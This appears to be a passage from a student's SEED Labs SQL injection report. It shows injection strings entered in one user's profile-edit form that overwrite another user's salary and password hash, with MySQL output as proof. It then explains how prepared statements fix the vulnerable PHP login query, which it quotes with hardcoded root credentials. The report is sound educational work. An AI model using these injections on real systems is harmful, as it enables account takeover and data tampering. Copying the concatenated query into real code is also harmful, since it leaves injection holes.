
SEED LABS Home Edit Profile Logout

### Chethan Profile


Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

Original salary of chethan




Query in atmiks edit profile to change chethans salary



Proof of working, chethans changed salary to 1

### Task 3.3

- To change password we use similar logic, the passwords are stored as sha1 encrypted keys and hence we need to modify the password field of the table to store the sha1 encryption of the password we want it to be modified to. Hence we get that information and run the similar command as in 3.2
- In this case, the command will be **'password=\*sha1encryption\* where Name='Chethan';#'**



Query in atmik profile edit to change chethan's password

```
atmik_client [Running] - Oracle VM VirtualBox
Terminal
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 47
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential where Name = 'Chethan';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name   | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 2  | Chethan | 20000 | 1       | 4/20  | 10213352 |              |         |      |          | ee882458333ffab504a5fe62ecaaa441037 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)

mysql>
```


The highlighted text is proof that the password has been changed for chethan

## Task 4:

The problem with SQL injection is separating code from data, in Unsafe\_home.php the problem is that in order to compile it needs all the code beforehand, hence we are able to comment away statements and get away with it.


This does not happen in the safe\_home.php file, the prepare() helps in basically compiling everything apart from the password field data and just integrating that later on without having to recompile. This is super helpful as now the admin'# injection attack will not work.

We have to make certain changes to the unsafe\_home.php file using inspiration from safe\_home.php to make it safe, and we are successful in doing so, we observe that the countermeasures included like prepare() prevents another attack.



```
53 function getDB() {
54     $dbhost="localhost";
55     $dbuser="root";
56     $dbpass="seedubuntu";
57     $dbname="Users";
58     // Create a DB connection
59     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60     if ($conn->connect_error) {
61         echo "</div>";
62         echo "</nav>";
63         echo "<div class='container text-center'>";
64         die("Connection failed: " . $conn->connect_error . "\n");
65         echo "</div>";
66     }
67     return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74 FROM credential
75 WHERE name= '$_input_uname' and Password='$_hashed_pwd'";
76 if (!$result = $conn->query($sql)) {
77     echo "</div>";
78     echo "</nav>";
79     echo "<div class='container text-center'>";
80     die("There was an error running the query [' . $conn->error . ']\n");
81     echo "</div>";
82 }
83 /* convert the select return result into array type */
84 $return_arr = array();
85 while($row = $result->fetch_assoc()){
86     array_push($return_arr,$row);
87 }
88
89 /* convert the array type to json format and read out*/
90 $json_str = json_encode($return_arr);
91 $json_a = json_decode($json_str,true);
92 $id = $json_a[0]['id'];
93 $name = $json_a[0]['name'];
94 $eid = $json_a[0]['eid'];
95 $salary = $json_a[0]['salary'];
96 $birth = $json_a[0]['birth'];
97 $ssn = $json_a[0]['ssn'];
98 $phoneNumber = $json_a[0]['phoneNumber'];
99 $address = $json_a[0]['address'];
100 $email = $json_a[0]['email'];
101 $pwd = $json_a[0]['Password'];
102 $nickname = $json_a[0]['nickname'];
103 if($id!=""){
104     // If id exists that means user exists and is successfully authenticated
105     drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
106 }else{
107     // User authentication failed
108     echo "</div>";
109     echo "</nav>";
110     echo "<div class='container text-center'>";
111     echo "<div class='alert alert-danger'>";
112     echo "The account information your provide does not exist.";
113     echo "<br>";
114     echo "</div>";
115     echo "<a href='index.html'>Go back</a>";
116     echo "</div>";
117 }
```


Code to be changed in the unsafe\_home.php file



```
53 function getDB() {
54     $dbhost="localhost";
